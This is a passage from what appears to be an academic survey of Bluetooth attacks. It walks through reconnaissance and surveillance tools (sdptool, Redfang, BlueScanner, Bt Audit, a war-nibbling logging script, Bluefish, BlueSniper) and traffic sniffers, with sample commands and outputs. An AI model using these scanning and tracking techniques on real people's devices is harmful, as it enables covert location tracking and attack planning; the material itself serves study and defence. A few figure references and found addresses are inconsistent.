The *Service Discovery Protocol* (SDP) allows for applications to discover the services running on a remote device. An inquiring system makes a request to a target device for its list of available services along with characteristics of those services. *Sdptool* [51] is software which makes these SDP requests to a target system or systems. Sdptool allows users to request a full list of available services or check for specific services. If that service is available, Sdptool will display its availability along with a description of the service. Figure 3.4 shows an example of browsing a remote target using SDP. The bolded text in each section indicates the type of service available, while the rest of the section provides technical information on that service.


Table 3.4: Sdptool service discovery

```
# sdptool browse 00:09:2D:2B:65:EA
 Browsing 00:09:2D:2B:65:EA ...
 Service Name: Bluetooth Serial Port
 Service RecHandle: 0x10000
 Service Class ID List:
   "Serial Port" (0x1101)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
   "RFCOMM" (0x0003)
     Channel:  1
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "Serial Port" (0x1101)
     Version:  0x0100

 Service Name:  File Transfer
 Service RecHandle:  0x10002
 Service Class ID List:
   "OBEX File Transfer" (0x1106)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
   "RFCOMM" (0x0003)
     Channel:  3
   "OBEX" (0x0008)
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "OBEX File Transfer" (0x1106)
     Version:  0x0100

 Service Name:  Dial-up Networking
 Service RecHandle:  0x10005
 Service Class ID List:
   "Dialup Networking" (0x1103)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
   "RFCOMM" (0x0003)
     Channel:  4
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "Dialup Networking" (0x1103)
     Version:  0x0100

 Service Name:  Audio Gateway
 Service RecHandle:  0x10006
 Service Class ID List:
   "Headset Audio Gateway" (0x1112)
   "Generic Audio" (0x1203)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
   "RFCOMM" (0x0003)
     Channel:  5
 Profile Descriptor List:
   "Headset" (0x1108)
     Version:  0x0100

 Service Name:  Network Access
 Service Description:  NetConfig \Services
 Service RecHandle:  0x1000a
 Service Class ID List:
   "PAN group network" (0x1117)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
     PSM: 15
   "BNEP" (0x000f)
     Version:  0x0100
     SEQ8:  0 6
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "PAN group network" (0x1117)
     Version:  0x0100

 Service Name:  Network Access
 Service Description:  NetConfig \Services
 Service RecHandle:  0x1000b
 Service Class ID List:
   "PAN user" (0x1115)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
     PSM: 15
   "BNEP" (0x000f)
     Version:  0x0100
     SEQ8:  0 6
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "PAN user" (0x1115)
     Version:  0x0100

 Service Name:  OBEX Object Push
 Service RecHandle:  0x1000c
 Service Class ID List:
   "OBEX Object Push" (0x1105)
 Protocol Descriptor List:
   "L2CAP" (0x0100)
   "RFCOMM" (0x0003)
     Channel:  2
   "OBEX" (0x0008)
 Language Base Attr List:
   code_ISO639:  0x656e
   encoding:    0x6a
   base_offset:  0x100
 Profile Descriptor List:
   "OBEX Object Push" (0x1105)
     Version:  0x0100
```

Utilizing SDP can prove useful for assessing these targets for potential vulnerable to specific attacks. Attackers can uncover available services on the target device and plan their attacks accordingly. It is important to note that devices are not required to respond to SDP inquiries and may only report a subset of available services.

3.2.3 BlueScanner

BlueScanner [10] is a utility for profiling Bluetooth enabled devices for potential vulnerabilities. Attackers can use BlueScanner to discover Bluetooth devices, their type, and their services. All this information is presented in an intuitive user interface, as shown in Figure 3.8. Users can also preemptively enter location information before the scans begin, linking discovery of devices with a location. One very useful feature to an attacker is the option


Aruba Networks BlueScanner - Bluetooth Device Discovery
File Configure Filter Manage Help
Network
Log
Scan

☑ Apply Filter

Last Seen
- Old (11)

Location
- None (11)

Type
- Laptop Computer (3)
- Palm Computer (2)
- Unclassified Computer (2)
- Cellular Phone (4)

Services
- COM7 (1)
- A/V Remote Control Target (1)
- Audio Source (2)
- Audio Sink (1)
- Voice gateway (1)
- File Transfer Service (1)
- Object Push Service (1)
- Imaging (1)
- Headset Audio Gateway (1)
- AVRCP TG (1)

☐ Hide Inactive Devices

Name	First Seen/LastSeen	Type
ITSECLAB-TABLET (00:03:7A:[redacted]2)	07/17/09 at 14:53:37 (75461) 07/28/09 at 12:11:07	Lapto SDP
ubuntu-0 (00:03:7A:B[redacted]F)	07/17/09 at 14:53:41 (31266) 07/26/09 at 10:39:12	Lapto SDP
Axim_X51_3 (00:12:37:9[redacted]D)	07/17/09 at 14:53:45 (75458) 07/28/09 at 12:11:07	Palm I SDP
Axim_X51_10 (00:12:37:B[redacted]6)	07/17/09 at 14:53:49 (75459) 07/28/09 at 12:11:07	Palm I SDP
randy marchany's Computer (00:1D:4F:[redacted]3)	07/17/09 at 14:53:56 (23167) 07/27/09 at 04:30:26	Lapto SDP
BlueZ (none) (0) (00:11:22:[redacted]4)	07/17/09 at 17:53:25 (74186) 07/28/09 at 12:11:07	Uncla SDP
Unknown (00:16:B8:[redacted])	07/20/09 at 11:52:58 (5) 07/28/09 at 11:12:01	Cellul
Unknown (00:00:A0:[redacted]E)	07/21/09 at 10:46:07 (1) 07/21/09 at 10:46:07	Cellul
Unknown (00:1A:DC:[redacted]2)	07/23/09 at 15:06:34 (3) 07/23/09 at 15:08:31	Cellul
Unknown (00:03:7A:[redacted])	07/26/09 at 11:11:47 (1) 07/26/09 at 11:11:47	Uncla
Unknown (00:24:91:[redacted]3)	07/28/09 at 12:11:07 (1) 07/28/09 at 12:11:07	Cellul


Figure 3.8: BlueScanner

to sort device by attributes, like device type or available services. BlueScanner will save all discovered devices into a log by default. This allows the attacker to determine which attacks may be effective against a target in real time or at a later date. [10]

3.2.4 RedFang

Redfang [8] scans through a range of Device Addresses in an attempt to find Bluetooth devices in Non-Discoverable mode. Discovery for devices in Non-Discoverable mode is done through previous knowledge of the Device Address of the hidden device [12]. Redfang scans through a given range of Device Addresses, making device inquiries in an attempt to find Bluetooth devices in Non-Discoverable mode. [8]

Redfang accepts a range of Device Addresses as a parameter to limit the scope of its search. Running Redfang takes a default of 10 seconds per attempted Device Address. Since there are a total of 16^{12} possible Device Addresses, limiting the range makes the scan more feasible. Without this limited range it would take approximately 89,255,130 years at a rate of one scan per 10 seconds with use of a single adapter. The scope of addresses can be limited by an educated guess, or by knowing the OUI portion of the Device Address and scanning for the remaining 24 bits.



```
bt ~ # fang -r 0010C6404620-0010C640462F
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 16 address(es)
Address range 00:10:c6:40:46:20 -> 00:10:c6:40:46:2f
Found: Pocket_PC [00:10:c6:40:46:2b]
Getting Device Information.. Connected.
        LMP Version: 1.1 (0x1) LMP Subversion: 0x408
        Manufacturer: Cambridge Silicon Radio (10)
        Features: 0xff 0xff 0x0f 0x00

                <3-slot packets>
                <5-slot packets>
                <encryption>
                <slot offset>
                <timing accuracy>
                <role switch>
                <hold mode>
                <sniff mode>
                <park state>
                <RSSI>
                <channel quality>
                <SCO link>
                <HV2 packets>
                <HV3 packets>
                <u-law log>
                <A-law log>
                <CVSD>
                <paging scheme>
                <power control>
                <transparent SCO>
bt ~ #
```

Figure 3.9: RedFang scans for Non-Discoverable devices

Figure 3.9 shows Redfang performing a scan of all Device Addresses between 00:10:C6:40:46:20 and 00:10:C6:40:46:2F. The *-r* flag is used to specify the range of Device Addresses from *0010C6404620* to *0010C640462F*. In the example, Redfang successfully found a Non-Discoverable device with the address 00:10:C6:40:46:2F. When the scan reached the Device Address of an existing device it displayed all the available features of the device. It also displayed the manufacturer of the device based on the OUI.

3.2.5 Bt Audit

Bluetooth provides many different services which run on specific Protocol Service Multiplexers (PSM) and RFCOMM Channels [12]. These PSMs and RFCOMM Channels are similar to ports in a TCP/IP network. While an SPD service record on a target device should list all services offered, the target may be configured not to report any or all services available as a way to protection itself from unintended use.

Bt Audit [67] is comprised of two separate scanners, *PSM Scan* and *RFCOMM Scan*. PSM Scan is able to scan all 32,767 PSMs (odd numbers from 1 to 65,535) to determine if any undisclosed PSMs are running services on a target device. Scanning the entire range of PSMs can take hours due to request and response times. However, the most commonly used PSMs are those the numerically lower end of the PSM range. RFCOMM Scan performs the same types of scans on RFCOMM Channels. Since there are only 29 RFCOMM Channels (from 1 to 30) these scans can be conducted much faster. Using Bt Audit can potentially lead to the discovery of unsecured services available which bypass standard Bluetooth security.

3.2.6 Blueprinting

Blueprinting [70] is fingerprinting technique, which uses the readily available information shared by Bluetooth adapters to profile the adapter, device, and OS of the target system. Recall from Section 2.1.4 the first 24 bits of the Device Address are manufacturer specific. Just by viewing the Device Address, which is provided when the device is in Discoverable Mode, an attacker can identify the adapter manufacturer. [70]

Many devices are also configured by their distributor to perform a select number of

Table 3.5: War-Nibble Script

```
#!/bin/bash

while [ 1 = 1 ]
do
        hcitool scan >> war_nible.log
        date >> war_nible.log
done
```

Bluetooth services out-of-the-box. This service information can be used to profile the device and give an attacker more potential for launching successful attacks. [70]

3.2.7 WarNibbling

Location surveillance can also be conducted on Bluetooth devices. *War-Nibbling* [88] is a technique of gathering information on Bluetooth enabled devices in a specific location, like an office or apartment. This allows an attacker to profile devices in a given area and possibly detect the presence of a particular person based on the presence of their Bluetooth device. [88]

The simplest way to perform War-Nibbling is to use HCITool to scan for devices and log the time of discovery. The bash script shown in Figure 3.5 will continually run, logging Bluetooth devices in range and along with a time stamp into *war_nible.log*. GPS tracking can also be combined with this log for more accurate location mapping

3.2.8 Bluefish

Bluefish [76] takes surveillance of Bluetooth devices one step further. This method was developed to survey a local area for Bluetooth enabled devices, to record their presence, along with an image of the area. When a new device is detected by the Bluefish system, it records the Bluetooth data and takes a photograph in the suspected direction of the device.

Each time the device re-enters the range of the system running Bluefish, the process is repeated. This process allows not only for time and place patterns to be developed, but for a picture of the device owner to be associated the device. [76]

3.2.9 BNAP BNAP / BlueProPro

The *BNAP, BNAP* [89] database is a list of Bluetooth Device Address prefixes. This project's goal was to map the range of Device Addresses in use. Users are requested to post information on devices they own or operate; including the first half of the address, the device part number, device manufacturer, and function of the device (Laptop, Phone, Video Camera, etc.). This project has produced 80 entries in the database. An excerpt from this list is shown in Figure 3.6 in comma delineated format.

Table 3.6: Excerpt from BNAP, BNAP List

```
00:16:DB,,,Phone/Mobile,Samsung Electronics Co.  Ltd.
00:12:D2,CINGULAR 8125,"",Palm sized PC,Texas Instruments
00:17:00,„,Motorola MDb
00:02:C7,"",Alps Electric Co Ltd,Laptop,ALPS ELECTRIC Co.  Ltd.
00:14:A7,,,Phone/Mobile,Nokia Danmark A/S
00:13:10,USBT100,Linksys,USB Dongle,Cisco-Linksys LLC
```

The *Bluetooth Profiling Project* (BlueProPro) [32] takes a different approach to collecting this information. BlueProPro is a repository of Bluetooth profiles consisting of the Device Name, CoD, and Device Address. This information is collected on Bluetooth devices in Discoverable Mode. More information on this project will be discussed in Section 4.2.

3.3 Extended Range

The specification for many wireless technologies limits their range of operation. The limitations are in place to prevent interference and bind power expenditure, among other factors.

Extending the range of a device might be against the Federal Communication Commission (FCC) rules, but it allows attackers to remain at a safe distance while conducting attacks.

3.3.1 BlueSniping / Bluetooone




Figure 3.10: John Hering from Flexilis, with the BlueSniper Rifle, ("Used with permission of Barry Gerber, 2010, from H. Cheung. How to: Building a BlueSniper rifle. http://www.tomsguide.com/us/how-to-bluesniper-pt1,review-408.html, March 2008.)

BlueSniping [28] / *Bluetooone* [86] is a method for extending the range of a Bluetooth adapter to view Bluetooth traffic from far beyond its standard range. The method involves attaching a high gain antenna to the standard Bluetooth radio to extend ranges from meters to kilometers. The Yagi-Directional antenna, used in this method, invokes a small angle and long range boost to the Bluetooth adapter's range. The specific antenna device shown in Figure 3.10, extended the range of the Bluetooth adapter from 100 meters to over 1 kilometer. This range extension allows for many of the attacks previously discussed to be conducted from a discreet distance. [28][86]

3.4 Sniffing

Sniffing is the process of capturing traffic in transit; similar to wiretapping on a phone line. Since Bluetooth broadcasts packets over RF, it is vulnerable to monitoring through hardware listening on specific frequencies. The observed traffic obtained by sniffing can be used in Surveillance (Section 3.2) and UDDA (Section 3.6).

3.4.1 Merlin / FT4USB (External Based)


The Frontline *FT4USB* [2] and Lecroy *Merlin* [58] are two commercially available external Bluetooth sniffers. These tools use a combination of specialized hardware and software for sniffing Bluetooth connections in transit. The tools monitor traffic by matching the frequency hops in a Bluetooth connection and capturing data in that frequency range. The captured data is then logged to a local file, which can later be viewed and analyzed.

In order to capture traffic between two devices, these tools must first have knowledge of the Device Address of the Master device, due to the frequency hopping mechanisms of Bluetooth. The software first scans for Discoverable devices or allows for a Device Address to be provided by the user. Once the Master device is selected, the monitoring can begin.

The content of Figure 3.11 shows the result of a connection monitored by Merlin. The Merlin Bluetooth Protocol Analyzer software is able to present the data in a very well formatted display. It breaks down each packet into various protocols and fields, allowing for full examination of traffic.

3.4.2 BlueSniff (Frequency Based)

In order for the previously mentioned tools to capture Bluetooth traffic, they must frequency hop along with the paired devices. *BlueSniff* [82] takes a different approach to capturing


LeCroy MerlinII(TM) - Bluetooth Protocol Analyzer - [C:\Documents and Settings\Ben\Desktop\Merlin Captures for Bluetooth Attacks\Blueper-1.tfb]
File Setup Record Report Search View Window Help
Ready
Is analyzer connected/configured?
Search: Fwd

L2CAP	Addr	C1	Packets	L2Len	L2CID	Code	Ident	SigLen	DestnCID
1	0x1	S	1	12	Sig	Conn Res	0x01	8	0x019D

SrcCID	Result	Status	TimeDelta	Time
0x0040	success	no information	1.250 ms	30.405s

L2CAP	Addr	C1	Packets	L2Len	L2CID	Code	Ident	SigLen	DestnCID
2	0x1	S	1	12	Sig	Conf Req	0xEE	8	0x0040

Flags	H	OptType	Len	MTU	TimeDelta	Time
0x0000	0	MTU	2	4096	1.875 ms	30.407s

LMP	Addr	C1	LMP Len	TID	Opcode	drift	jitter	TimeDelta	Time
18	0x1	M	3	S	tim_acc_res	250ppm	10μs	1.250 ms	30.408s

L2CAP	Addr	C1	Packets	L2Len	L2CID	Code	Ident	SigLen	DestnCID
3	0x1	M	1	8	Sig	Conf Req	0x02	4	0x019D

Flags	TimeDelta	Time
0x0000	1.250 ms	30.410s

L2CAP	Addr	C1	Packets	L2Len	L2CID	Code	Ident	SigLen	SrcCID
4	0x1	M	1	14	Sig	Conf Res	0xEE	10	0x019D

Flags	Result	H	OptType	Len	MTU	TimeDelta	Time
0x0000	success	0	MTU	2	4096	625.100 μs	30.411s

LMP	Addr	C1	LMP Len	TID	ExtOpcode	Channel Classification	TimeDelta	Time
19	0x1	S	12	S	chan_classif	55 55 55 55 55 55 55 55 55 55	1.875 ms	30.412s


Figure 3.11: LeCroy Merlin - Bluetooth Protocol Analyzer

traffic. Instead of developing a tool to follow the hopping pattern of the connection, this method monitors multiple channels at the same time using a *Universal Software Radio Peripheral* (USRP) [59]. The binary data collected on any given channel is reassembled as Bluetooth packet traffic, as would occur when received by the intended recipient. This allows for monitoring Bluetooth traffic with no prior knowledge of the target system. [82]

3.4.3 HCIDump (Host Based)

HCIDump [53] is a host based passive monitoring program for Bluetooth traffic. This tool uses Bluetooth raw sockets to gain access to incoming and outgoing Bluetooth traffic. In the example in Figure 3.12, a default setting is used to monitor all traffic on a specific interface.

The *-i* flag followed by *hci0* indicates which Bluetooth adapter to modify. The *-X* is an output option which specifies that the output be displayed in ASCII and hexadecimal. The *-t* indicates that a time-stamp should be placed in association with every packet captured.



```
bt ~ # hcidump -i hci0 -X -t
HCI sniffer - Bluetooth packet analyzer ver 1.37
device: hci0 snap_len: 1028 filter: 0xffffffff
1240692321.957111 < ACL data: handle 12 flags 0x02 dlen 52
    L2CAP(s): Echo req: dlen 44
    0000: 41 42 43 44 45 46 47 48  49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
    0010: 51 52 53 54 55 56 57 58  59 5a 5b 5c 5d 5e 5f 60  QRSTUVWXYZ[\]^_`
    0020: 61 62 63 64 65 66 67 68  41 42 43 44              abcdefghABCD
1240692321.991241 > ACL data: handle 12 flags 0x02 dlen 52
    L2CAP(s): Echo rsp: dlen 44
    0000: 41 42 43 44 45 46 47 48  49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
    0010: 51 52 53 54 55 56 57 58  59 5a 5b 5c 5d 5e 5f 60  QRSTUVWXYZ[\]^_`
    0020: 61 62 63 64 65 66 67 68  41 42 43 44              abcdefghABCD
1240692322.184240 > HCI Event: Number of Completed Packets (0x13) plen 5
  0000: 01 0c 00 01 00                                     .....
1240692322.993200 < ACL data: handle 12 flags 0x02 dlen 52
    L2CAP(s): Echo req: dlen 44
    0000: 41 42 43 44 45 46 47 48  49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
    0010: 51 52 53 54 55 56 57 58  59 5a 5b 5c 5d 5e 5f 60  QRSTUVWXYZ[\]^_`
    0020: 61 62 63 64 65 66 67 68  41 42 43 44              abcdefghABCD
1240692323.012326 > ACL data: handle 12 flags 0x02 dlen 52
    L2CAP(s): Echo rsp: dlen 44
    0000: 41 42 43 44 45 46 47 48  49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
    0010: 51 52 53 54 55 56 57 58  59 5a 5b 5c 5d 5e 5f 60  QRSTUVWXYZ[\]^_`
    0020: 61 62 63 64 65 66 67 68  41 42 43 44              abcdefghABCD
1240692323.185332 > HCI Event: Number of Completed Packets (0x13) plen 5
  0000: 01 0c 00 01 00                                     .....
1240692324.013175 < ACL data: handle 12 flags 0x02 dlen 52
    L2CAP(s): Echo req: dlen 44
    0000: 41 42 43 44 45 46 47 48  49 4a 4b 4c 4d 4e 4f 50  ABCDEFGHIJKLMNOP
    0010: 51 52 53 54 55 56 57 58  59 5a 5b 5c 5d 5e 5f 60  QRSTUVWXYZ[\]^_`
    0020: 61 62 63 64 65 66 67 68  41 42 43 44              abcdefghABCD
```

Figure 3.12: HCIDump

In this example, HCIDump was successfully able to monitor inbound and outbound traffic on the host device. The example presented in Figure 3.12 is a capture of the traffic caused by sending an *Link Logic Control and Adaption Protocol* (L2CAP) *Echo Request* from the host device to the target device and receiving an L2CAP Echo Response. The number before the '<' or '>' on the far left in the illustration is the time stamp of seconds since 1970. The left column of data is the payload formatted in ASCII, while the right column is the hex representation of the packet content.

3.5 Man-In-The-Middle

A Man-In-The-Middle (MITM) attack places the attacking device between two paired devices to act as a relay. The attacker uses deception and obfuscation to hide the existence of the attacking device. Previously paired devices send their information to the attacking device, which then relays it to the intended destination.

3.5.1 Bthidproxy

